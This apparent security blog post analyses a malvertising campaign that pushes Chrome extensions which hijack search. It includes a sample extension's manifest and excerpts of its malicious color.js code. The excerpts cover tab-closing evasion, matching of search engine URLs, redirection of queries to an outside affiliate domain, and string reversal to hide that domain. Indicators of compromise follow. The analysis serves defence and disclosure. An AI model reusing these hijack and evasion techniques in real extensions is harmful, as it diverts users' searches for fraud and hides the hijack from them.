
Looking At Chrome Extensions That Hijack Search - Spread Via Malvertising



stock photo via Unsplash
In this blog post we discuss an ongoing malvertising campaign that pushes search hijacking browser extensions. We take a deep dive into the code of one of these extensions, and discuss the impact and scope of the campaign.
First — A Sample
While studying the many potential payloads that victims of malvertising might be lured towards, we came upon an ongoing campaign that promotes odd Chrome Extensions with niche use cases:

Clicking the download button reveals something like this:

Let’s take a closer look at an extension from this campaign that we previously installed called “Pick Color”, which has since been removed from the Chrome Web Store.
Here’s the manifest.json
{
   “background”: {
      “scripts”: [ “lib/color.js” ]
   },
   “browser_action”: {
      “default_icon”: {
         “128”: “128.png”
      },
      “default_popup”: “data/popup/popup.html”,
      “default_title”: “Color Picker”
   },
   “description”: “find  the perfect color via an stylish color picker popup “,
   “icons”: {
      “128”: “128.png”
   },
   “key”: “MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAsjXcWVH8U8+6NpH7czI7kN9fiim15NPVz3RlIBTd4MnxecVGCmVhexXMQugIfzC5rTrbprx9TlkWCmmVM14xZNC/csxJCHL5YW9mnAY2zU/jmg3rd4yDH4iDo3zlgv5j1BHblzJ73xU1CjLXFcJj8+1I2Krtf4/PNw2xfZHTECJcfZmKUyPPxqBstCA8pCEk18Ryoaxz2pTGVa3osqCFZE4hhbbLQzD8F9PnhuVdzNHKRrgeHdFF/spYYw/yj4jZ2E9MWXDfvT3imKHgZ5DQiQa1Sf2l7VAdDCHL+uv/xzNRsrNCStv95Pkw7LYeu0gwMnx8UZT8Nw8gsaPBsPr8owIDAQAB”,
   “manifest_version”: 2,
   “name”: “Pick Color”,
   “permissions”: [ “storage”, “tabs” ],
   “update_url”: “https://clients2.google.com/service/update2/crx”,
   “version”: “1.1”
}
It doesn’t look too invasive according to the permissions and Chrome’s modals:
”permissions”: [ “storage”, “tabs” ],```
The look, feel and functionality is just as seemingly benign:


All is well until we do a search, and see that the browser does a wild hop through an intermediate domain before taking us to Yahoo (not our default search engine). The Chrome Extension’s authors are affiliates of Yahoo and get a commission for every sponsored search click that they source:

The extension also has an interesting defensive tactic: It will auto-close any tab that references the extension ID in the url:
Let’s take a tour of the code, starting with a directory tree of the files in the unpacked extension directory:
cepmhjglgonbhlpgjbmlgcpdfidmlonn $ tree
.
└── 1.1_0
    ├── 128.png
    ├── _metadata
    │   ├── computed_hashes.json
    │   └── verified_contents.json
    ├── data
    │   └── popup
    │       ├── popup.css
    │       ├── popup.html
    │       ├── popup.js
    │       └── resources
    │           ├── artistic.js
    │           ├── bluish.js
    │           ├── comic.js
    │           ├── css3.js
    │           ├── drawing.js
    │           ├── favorite.js
    │           ├── game.js
    │           ├── hues.js
    │           ├── large.js
    │           ├── material.js
    │           ├── monitor.js
    │           ├── notify.js
    │           ├── popular.js
    │           ├── rainbow.js
    │           ├── random.js
    │           ├── safe.js
    │           ├── spectrum.js
    │           └── ui.js
    ├── lib
    │   └── color.js
    └── manifest.json
6 directories, 26 filesFaced with a bunch of files to dig through, we try to narrow our scope with a grep for that fxsmash domain we were able to get a glimpse of during our redirect to Yahoo search:
cepmhjglgonbhlpgjbmlgcpdfidmlonn $ grep -r fxsmash *
1.1_0/lib/color.js:  var eid = chrome.runtime.id, help = [],err = “https://fxsmash.xyz/mnc.php?q=“;
1.1_0/lib/color.js:     }, 1e3), setTimeout(function() {chrome.tabs.create({ url: “https://fxsmash.xyz/chrinstall.php“ })}, 1500))})});
Eyeballing the files confirms that the bulk of the code is here to support the actual decoy functionality of picking colors, so we turn our attention to color.js as per the output of our grep command.
Below, we have reformatted the original color.js (over 1200 lines of code) in order to eliminate anything not directly related to either search hijacking or evasion:
Let’s highlight some of the interesting tidbits. First, we see an eid variable that is assigned the Chrome Extensions’s ID. This is going to be used to execute the defensive tactic that we showed earlier. You can see exactly how it’s done on line 47.
tu.includes(eid) && !tu.includes(”errors”) && chrome.tabs.remove(e, function() {})This all happens in one of the chrome.tabs.onUpdated event listeners which are used to monitor new tabs as they’re spawned. The chrome.tabs API provides extension developers with information about the tab url, the favicon, and the tab’s status (unloaded, loading, complete).
The chrome.tabs API can also be used to spawn new tabs or close existing tabs, which as it turns out can enable significant disruption (like search hijacking).
We can see other traces of how these things are used in the code to close tabs in select cases. For example, they don’t want to leave the fxsmash domain lingering anywhere:
if (tabs[i].url.indexOf(’xsmash’) > -1 && tabs[tabs.length - 1].url.indexOf(’xsmash’) > -1) {
    chrome.tabs.remove(tabs[i].id, function() {});
}
And there are some specific targets that they close the tabs on as well:
if (tabit.url.includes(”pid=default2017”) || tabit.url.includes(”hspart=dcola”) || tabit.url.includes(”&ptag”) || tabit.url.includes(”&conlogo”) || tabit.url.includes(”&FORM”)) {
  chrome.tabs.remove(tabit.id, function() {});
}
So how does the search hijack itself work? Again, achrome.tabs.onUpdated event listener is used in order to monitor new tabs as they spawn and the urls are matched against popular search engines:
tu.includes(”ogle”) && tu.includes(”earc”) && (t = gp(tu),
c = (i = Object.values(t))[0],
tu.includes(”gs_ssp”) && (c = i[1]),
tu.includes(”gs_ssp”) && tu.includes(”gs_lcp”) && (c = i[0]),
tu.includes(”&sxsrf”) && (c = i[0]),
tu.includes(”?sxsrf”) && (c = t.q)),
tu.includes(”ng.c”) && tu.includes(”i”) && tu.includes(”arch?”))
...
if (tu.includes(”oo.co”) && !tu.includes(”mages.se”) && !tu.includes(”ideo.sea”) && !tu.includes(”;_ylt=”) && tu.includes(”arch.ya”)) {
...Given a match, the query parameter is parsed out and passed to the fxsmash endpoint, which in turn is going to route it to Yahoo search with whatever affiliate parameters filled in:
chrome.tabs.create({
  url: err + c
}, ...
Impact & Scope
Having tracked this campaign for several weeks, we observed that the typical lifespan of one of these extensions on the Chrome Web Store averages anywhere from several days to a week.
These two screenshots were taken approximately 24 hours apart:


That’s a growth rate of 1k users per, day per campaign, and these campaigns are typically run in tandem, pushed by 5 rotating landing pages that we have identified over the last month:
hxxps://mkkq.xyz/new/pr/continue/indextwo.html
hxxps://nowinstall.xyz/new/pr/continue/indextwo.html
hxxps://skiss.xyz/new/pr/continue/indextwo.html
hxxps://umxs.xyz/new/pr/continue/indextwo.html
hxxps://byyr.xyz/new/pr/continue/indextwo.html
Remember though, that these Chrome Extensions persist locally even after they are removed from the Chrome Web Store. That means that despite frequent take downs, the overall victim count easily scales to one million infected devices per year for this campaign (if not more), and if the ad serving infrastructure gets shut down, the infected devices continue to pay dividends to the fraudsters in perpetuity until manually removed from those devices.
Where Google Fails

Earlier in the blog post we posted a screenshot of the modal that Google serves up after a user clicks the “Add To Chrome” button on these extensions.

These are meant to serve as a security warning so that users can have a sense of consequence for what they’re about to install.
Let’s compare this modal to a different extension:

Print Recipes, for all intents and purposes, is another extension that hijacks search, but is a little more forthcoming about it and the website is complete with a privacy policy and uninstall instructions…
However, if we go to install the extension:

For two extensions that do effectively the same thing, why should the messaging on one be more benign than the other? Especially given that access to the chrome.tabs API enables significant disruption.
Furthermore, we assume that the multi-day lifespan of each extension is only as “short” as it is, because that’s how long it takes to amass enough user complaints to warrant a takedown, but policing this campaign should be much easier since the malicious fxsmash domain appears in plain text in all of these extensions — though more recently they’ve started concealing the domains by reversing the string:
edd=”/zyx.hsamsxf//:sptth”Finally, while the fxsmash extensions are promoted primarily via forced redirect, push notifications, and popunders — many similar campaigns run through basic display ads as is the case with thePrint Recipes example, which has been running on Google Ads since Dec. 2019:

IOCs
Landing pages:
hxxps://mkkq.xyz/new/pr/continue/indextwo.html
hxxps://nowinstall.xyz/new/pr/continue/indextwo.html
hxxps://skiss.xyz/new/pr/continue/indextwo.html
hxxps://umxs.xyz/new/pr/continue/indextwo.html
hxxps://byyr.xyz/new/pr/continue/indextwo.html
Chrome Extension IDs:
njnmjhifihjacdmhmdapcjgjkhhpcjdd
jjdknmjjefkdkjbgcbkggccgojehfcon
cepmhjglgonbhlpgjbmlgcpdfidmlonn
fdccnjnhlpmffbbciebopbppkbdiiopo
pjgbopjlibfpbodekmddmeabkloghljp
kajoaccphgdbgjchegabddkjkineodbh
nkolgjafipcjklgpiekjmgjelpifdead
Intermediate Search-Hijack Domain:
fxsmash.comEpilogue
On June 29th we contacted Google’s anti-malvertising team to report this campaign and offer an advanced look at this blog post.
Google has since issued an announcement clarifying some of their Chrome Web Store policies on Deceptive Installation Tactics, Spam Content, and a requirement for Web Store developers to have 2FA enabled.
Google’s Developer Program policies can be seen in full here:
https://developer.chrome.com/docs/webstore/program_policies/
Archive: This article was originally published on our Confiant Medium blog on June 30, 2021.
 | A guest post by
|